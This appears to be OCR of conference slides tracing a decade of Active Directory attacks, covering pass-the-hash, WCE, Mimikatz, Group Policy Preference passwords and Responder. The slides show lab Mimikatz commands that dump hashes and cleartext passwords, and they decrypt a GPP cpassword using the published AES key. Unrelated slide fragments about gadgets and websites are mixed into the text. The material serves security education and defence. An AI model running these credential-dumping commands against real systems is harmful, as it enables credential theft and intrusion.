A Decade of Active Directory Attacks: What We've Learned & What's Next

Sean Metcalf

linktree/Trimarc

TRIMARC

About

- Founder & CTO @ Trimarc (Trimarc.co), a professional services company that helps organizations better secure their Active Directory, Azure AD/Entra ID, & VMware environments.
- Microsoft Certified Master (MCM) Directory Services
- Enterprise Security Weekly Co-Host (SecurityWeekly.com)
- Former Microsoft MVP
- Speaker: Black Hat, Blue Hat, Blue Team Con, BSides Charm, BSides DC, BSides PR, DEFCON, DerbyCon, TEC, Troopers
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

I’ve Done Some Stuff

- 2015: Published original method to detect Golden Tickets
- 2015: Made Golden Tickets more effective by adding Enterprise Admins to SIDHistory in the ticket (extrasids) working with Benjamin Delpy
- 2015: Described what rights were necessary to DCSync, including initial detection guidance
- 2015: Described “SPN Scanning” – identifying services on a network without port scanning
- 2015: Identified how to use Silver Tickets to compromise AD (via DCs) for persistence
- 2015: Described how to pass-the-hash using the DC’s DSRM password (with Benjamin Delpy)
- 2015: Described how to modify AdminSDHolder permissions for persistence
- 2016: Published methods to better detect PowerShell attack activity
- 2017: Published first effective detection of Kerberoasting with no false positives (still effective)
- 2017: Published Password Spray (AD) detection when attackers use Kerberos
- 2017: Discussed how to forge federation tokens (aka “GoldenSAML”) & compromise AD through Azure AD Connect (on-prem)
- 2018: Described how most Read-Only Domain Controller deployments are vulnerable & how to improve
- 2018: Discussed how to bypass most enterprise password vault security
- 2019: Presented on Microsoft Cloud (Azure AD & Microsoft Office 365) attack & defense at BlackHat & DEFCON Cloud Security Village
- 2020: Published info on how to compromise Azure instances (VMs) from Microsoft Office 365
- 2021: 1 of 3 people thanked during CISA Director’s BlackHat keynote for SolarWinds help
- “Stealth” contributor to Bloodhound
- Published lots of AD attack & defense techniques (conference talks & blog posts)

Agenda

- Introduction
- Active Directory Attack Timeline
  - “Baby Steps”(2000 – 2009)
  - “The Wonder Years” (2010 – 2014)
  - “The Third Age” (2020 – 2023)
- Structuring Effective Active Directory Defenses
- Hybrid Cloud Integration Component Attack & Defense
- Entra ID Administrative Security
- Conclusion

Active Directory Attack Timelines

Note that dates may be inaccurate as I used the best available information on web sites and github to identify first use/publish date.

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

Active Directory Attack Timelines:
“Baby Steps”(2000 – 2009)

1997

April: Paul Ashton posted to NTBugtraq about “'Pass the Hash' with Modified SMB Client” leveraging the username and LanMan hash against NT.

2001

March: Sir Dystic of Cult of the Dead Cow (cDc) releases SMBRelay and SMBRelay2

2007

NBNSpoof tool created by Robert Wesley McGrew (LLMNR/NBT-NS)

2008

July: Hernan Ochoa publishes the "Pass-the-Hash Toolkit“ (later called WCE)

Active Directory Attack Timelines: "The Wonder Years" (2010 – 2014)

2010

March: Windows Credentials Editor (WCE) & RootedCon presentation by Hernan Ochoa

2011

May: First version of Mimikatz tool released by Benjamin Delpy

2012

Exploiting Windows 2008 Group Policy Preferences by Emilien Giraul

May: Chris Campbell's post on GPP Passwords

October: Responder v1 tool released by Laurent Gaffie

2013

October: Invoke-Mimikatz PowerShell module released by Joe Bialek

2014

August: "Abusing Microsoft Kerberos sorry you guys don't get it" Black Hat presentation by Benjamin Delpy & Skip Duckwell

- Golden Tickets
- Overpass-the-hash
- Pass-the-ticket

September: PAC Validation, The 20 Minute Rule and Exceptions (BHUSA 2014 part deux) blog post about Silver Tickets by Skip Duckwell

September: Kerberoast released by Tim Medin at DerbyCon

December: PowerView tool released by Will Schroeder

VISA
$15.33

Flipboard
Contents
Twitter
marumushi
Maria Popova
Datavis
FlipPhotos
Cute Overload
FlipTech
Roger Ebert
Add a Section

2010

KICKSTARTER
Discover
Start
A NEW WAY TO
Fund & Follow Creativity
PROJECT OF THE DAY
Hadean Lands
GAMING

From Pass-the-Hash Toolkit to WCE


- WCE: Windows Credentials Editor v1.0
- Dump in-memory credentials of logon sessions
  - Lists in-memory logon sessions
  - Dumps in-memory username, domain, LM & NT Hashes
- Pass-The-Hash
  - Change/delete NTLM credentials of logon sessions
  - Create new logon sessions and associate arbitrary NTLM credentials
- No need to run code inside LSASS.EXE
- Locate, list & decrypt Logon Sessions and NTLM credentials by reading memory

WCE Internals

Hernan Ochoa
(hernan@ampliasecurity.com)

/Rooted°CON 2011
3-4-5 Marzo 2011
Madrid

https://www.ampliasecurity.com/research/WCE_Internals_RootedCon2011_ampliasecurity.pdf



Google

NINTENDO 3DS

nook
Library


2011

verizon
MiFi
4G LTE


nest
IN 20 MIN
72

Mimikatz

- Mimikatz: The Credential Multi-tool
- Created by Benjamin Delpy
- Dump credentials
  - Windows protected memory (LSASS)
  - Active Directory Domain Controller database
- Dump Kerberos tickets
  - for all users
  - for current user
- Credential Injection
- Password hash (pass-the-hash)
- Kerberos ticket (pass-the-ticket)
- Generate Silver and/or Golden tickets
- And so much more!




```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [illegible] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :
```



```
mimikatz(powershell) # lsadump::samrpc /patch
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 6f40d9c1cab7f73d298dc3d94163543d

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 7e2a0e20851d0229f2489210b6576ede

RID  : 000003e8 (1000)
User : admin
```

Mimikatz APT Groups Usage [Mitre]




https://attack.mitre.org/software/S0002/

2012

Group Policy Preference Passwords

- Authenticated Users have read access to SYSVOL
- Configuration data xml stored in SYSVOL
- Password is AES-256 encrypted (& base64)
- Credential Use Cases:
  - Map drives
  - Create Local Users
  - Data Sources
  - Create/Update Services
  - Scheduled Tasks
  - Change local Administrator passwords


2.2.1.1 Preferences Policy File Format
2.2.1.1.1 Common XML Schema
2.2.1.1.2 Outer and Inner Element Names and CLSIDs
2.2.1.1.3 Common XML Attributes
2.2.1.1.4 Password Encryption
2.2.1.1.5 Expanding Environment Variables

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>


The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```


https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx

Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
{Groups.xml, Services,xml, ScheduledTasks.xml}



```
  <?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```




```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiIOCau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0U
#Super@Secure&Password$2015?
```

Exploiting Windows 2008 Group Policy Preferences by Emilien Giraul
Chris Campbell’s post on GPP Passwords

Responder

- LLMNR/NBT-NS responder Tool released by Laurent Gaffie
- Leverages LLMNR & Netbios protocol weaknesses
- Responds to SMB requests
- Captures password hashes on the network

https://g-laurent.blogspot.com/2012/10/introducing-responder-10.html



LAURENT GAFFIÉ BLOG

THIS BLOG REFLECTS MY OWN OPINIONS.


WEDNESDAY, OCTOBER 24, 2012

Introducing Responder 1.0

I recently released a LLMNR/NBT-NS responder with several rogue auth servers.

Full details about this tool and download link can be found here : http://blog.spiderlabs.com/2012/10/introducing-responder-10.html

POSTED BY LAURENT GAFFIE BLOG AT 11:13 AM



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☑ Automatically detect settings

☐ Use automatic configuration script

Address:

Proxy server

☐ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: Port: 80

☐ Bypass proxy server for local addresses

9:41

pebble
two
forty
five
SMART WATCH
For iPhone or Android

12:45

2013

